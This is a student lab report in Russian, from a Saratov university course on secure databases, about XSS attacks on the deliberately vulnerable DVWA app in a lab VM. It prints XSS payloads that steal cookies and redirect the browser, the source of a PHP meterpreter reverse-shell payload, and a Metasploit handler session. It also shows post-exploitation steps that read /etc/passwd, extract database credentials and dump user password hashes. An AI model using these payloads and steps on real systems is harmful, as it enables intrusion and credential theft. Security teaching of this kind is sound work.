

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.  
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Межсайтовый скриптинг (XSS)**

ОТЧЕТ ПО ДИСЦИПЛИНЕ

**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель

доцент, к.п.н

\_\_\_\_\_  
подпись, дата


А. С. Гераськин

Саратов 2024

В данной работе будет выполнено:

1. Тестирование стандартной XSS атаки
2. Тестирование XSS iframe
3. Тестирование XSS cookie
4. Создание php/meterpreter/reverse\_tcp payload
5. Запуск php/meterpreter/reverse\_tcp listener
6. Загрузка PHP Payload на экран загрузки файлов DVWA
7. Тестирование XSS на PHP Payload

Настройка хранимого блока комментариев в интерфейсе XSS:



```
root@Fedora14:/var/www/html/dvwa/vulnerabilities/xss_s
File Edit View Search Terminal Help
<tr>
<td width=\"100\">Message *</td> <td>
<textarea name=\"mtxMessage\" cols=\"50\" rows=\"3\" maxlength=\"50\"></textarea></td>
</tr>
<tr>
<td width=\"100\">&nbsp;</td>
<td>
<input name=\"btnSign\" type=\"submit\" value=\"Sign Guestbook\" onClick=\"return checkForm();\"></td>
</tr>
</table>
</form>

{$html}

</div>

<br />

".dvwaGuestbook()."
<br />

<h2>More info</h2>

<ul>
<li>".dvwaExternalLinkUrlGet( 'http://ha.ckers.org/xss.html')."</li>
<li>".dvwaExternalLinkUrlGet( 'http://en.wikipedia.org/wiki/Cross-site_scripting')."</li>
<li>".dvwaExternalLinkUrlGet( 'http://www.cgisecurity.com/xss-faq.html')."</li>
</ul>

</div>
";
search hit BOTTOM, continuing at TOP
```

Увеличили максимальную длину вводимого в поле до 250 символов:



```
root@Fedora14:/var/www/html/dvwa/vulnerabilities/xss_s
File Edit View Search Terminal Help
<tr>
<td width=\"100\">Message *</td> <td>
<textarea name=\"mtxMessage\" cols=\"50\" rows=\"3\" maxlength=\"250\"></textarea></td>
</tr>
<tr>
<td width=\"100\">&nbsp;</td>
<td>
<input name=\"btnSign\" type=\"submit\" value=\"Sign Guestbook\" onClick=\"return checkForm();\"></td>
</tr>
</table>
</form>

{$html}

</div>

<br />

".dvwaGuestbook()."
<br />

<h2>More info</h2>


<ul>
<li>".dvwaExternalLinkUrlGet( 'http://ha.ckers.org/xss.html')."</li>
<li>".dvwaExternalLinkUrlGet( 'http://en.wikipedia.org/wiki/Cross-site_scripting')."</li>
<li>".dvwaExternalLinkUrlGet( 'http://www.cgisecurity.com/xss-faq.html')."</li>
</ul>

</div>
";
:wq!
```

Тестирование базового XSS эксплоита:


Имя: Test 1

Сообщение: `<script>alert("This is a XSS Exploit Test")</script>`



Name: Test 2


Message: `<iframe src="http://www.cnn.com"></iframe>`



Тест XSS эксплоита на основе Cookies:

**Name: Test 3**

**Message: <script>alert(document.cookie)</script>**



Построение PHP msfrayload:



Редактируем файл:



```
root@root: ~/backdoor
File Edit View Terminal Help
<?php
error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = '192.168.1.39';
$port = 4444;
if (FALSE !== strpos($ip, ":")) {
    # ipv6 requires brackets around the address
    $ip = "[" . $ip . "]";
}

if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://{$ip}:{$port}");
    $s_type = 'stream';
} elseif (($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port);
    $s_type = 'stream';
} elseif (($f = 'socket_create') && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) { die(); }
    $s_type = 'socket';
}

:wq!
```

Загрузка PHP Payload:





Запуск PHP Payload Listener:

```
root@root: ~/backdoor
File Edit View Terminal Help

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 4582 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 4582 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
```


**Тест XSS эксплоита на основе window.location:**

Протестируйте XSS эксплоит с запросом cookie,  
заменив IPADDRESS на IP **Fedora**


**Name: Test 4**

**Message:<script>window.location="http://IPADDRESS/dvwa/hackable  
/uploads/FORUM\_BUG.php" </script>**

Как видим, идет загрузка подключения, что говорит о наличии связи:




Связь с виртуальной машиной Fedora налажена:



Обратите внимание на слово "Connecting..." в заголовке вкладки.

Данный процесс будет продолжаться до завершения выполнения эксплойта PHP/MSF PAYLOAD

### Просмотр сессии Metasploit:



```
root@root: ~/backdoor
File Edit View Terminal Help
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.38
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.38:53118) at 20
24-02-16 05:15:01 -0500

meterpreter > shell
Process 3268 created.
Channel 0 created.

tail /etc/passwd
nm-openconnect:x:496:493:NetworkManager user for OpenConnect:/:/sbin/nologin
mailnull:x:47:47:/:/var/spool/mqueue:/sbin/nologin
smmisp:x:51:51:/:/var/spool/mqueue:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
smolt:x:495:492:Smolt:/usr/share/smolt:/sbin/nologin
pulse:x:494:491:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42:/:/var/lib/gdm:/sbin/nologin
student:x:500:500:/:/home/student:/bin/bash
vboxadd:x:493:1:/:/var/run/vboxadd:/bin/false
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
```

Найдем конфигурационные файлы DVWA

1. whoami
2. grep apache /etc/passwd

Отображает домашний каталог пользователя

3. find /\* -print | grep config

Найдены следующие конфигурационные данные:



```
root@root: ~/backdoor
File Edit View Terminal Help

whoami
apache

grep apache /etc/passwd
apache:x:48:48:Apache:/var/www:/sbin/nologin
```

```
root@root: ~/backdoor
File Edit View Terminal Help

/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/from_repo timestamp
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/installed by
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/reason
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/checksum data
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/releasever
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/checksum type
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/from_repo
/var/lib/yum/yumdb/f/148fd31aa3e07e602b1d265bbef520aee73e2a5b-fontconfig-2.8.0-2.fc14-i686/from_repo revision
/var/lib/yum/yumdb/r/3779e6e39e44031ee05020a95232ed123cc4432f-report-config-bugzilla-redhat-com-0.20-1.fc14-i686
/var/lib/yum/yumdb/r/3779e6e39e44031ee05020a95232ed123cc4432f-report-config-bugzilla-redhat-com-0.20-1.fc14-i686/from_repo timestamp
/var/lib/yum/yumdb/r/3779e6e39e44031ee05020a95232ed123cc4432f-report-config-bugzilla-redhat-com-0.20-1.fc14-i686/installed by
```

Получаем логины и пароли пользователей с помощью msfconsole:

```
root@root: ~/backdoor
File Edit View Terminal Help
grep "db_" /var/www/html/dvwa/config/config.inc.php
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'dvwaPASSWORD';
$_DVWA[ 'db_port' ] = '5432';

echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD
Tables_in_dvwa
guestbook
users

echo " use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD
Field      Type      Null      Key      Default Extra
user_id    int(6)    NO        PRI      0
first_name varchar(15) YES      NULL
last_name  varchar(15) YES      NULL
user       varchar(15) YES      NULL
```

```
root@root: ~/backdoor
File Edit View Terminal Help
guestbook
users

echo " use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD
Field      Type      Null      Key      Default Extra
user_id    int(6)    NO        PRI      0
first_name varchar(15) YES      NULL
last_name  varchar(15) YES      NULL
user       varchar(15) YES      NULL
password   varchar(32) YES      NULL
avatar     varchar(70) YES      NULL

echo "select user, password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user      password
admin     5f4dcc3b5aa765d61d8327deb882cf99
gordonb   e99a18c428cb38d5f260853678922e03
1337      8d3533d75ae2c3966d7e0d4fcc69216b
pablo     0d107d09f5bbe40cade3de5c71e9e9b7
smithy    5f4dcc3b5aa765d61d8327deb882cf99
```

Сохраняем наши данные на сервере:



A terminal window titled 'root@root: ~/backdoor' with a menu bar (File, Edit, View, Terminal, Help). The terminal displays the execution of a script that uploads data to a web server. The script uses 'echo' and 'mysql' commands to insert user and password data into a database. A large watermark 'back | track 5' is visible in the background.

```
root@root: ~/backdoor
File Edit View Terminal Help

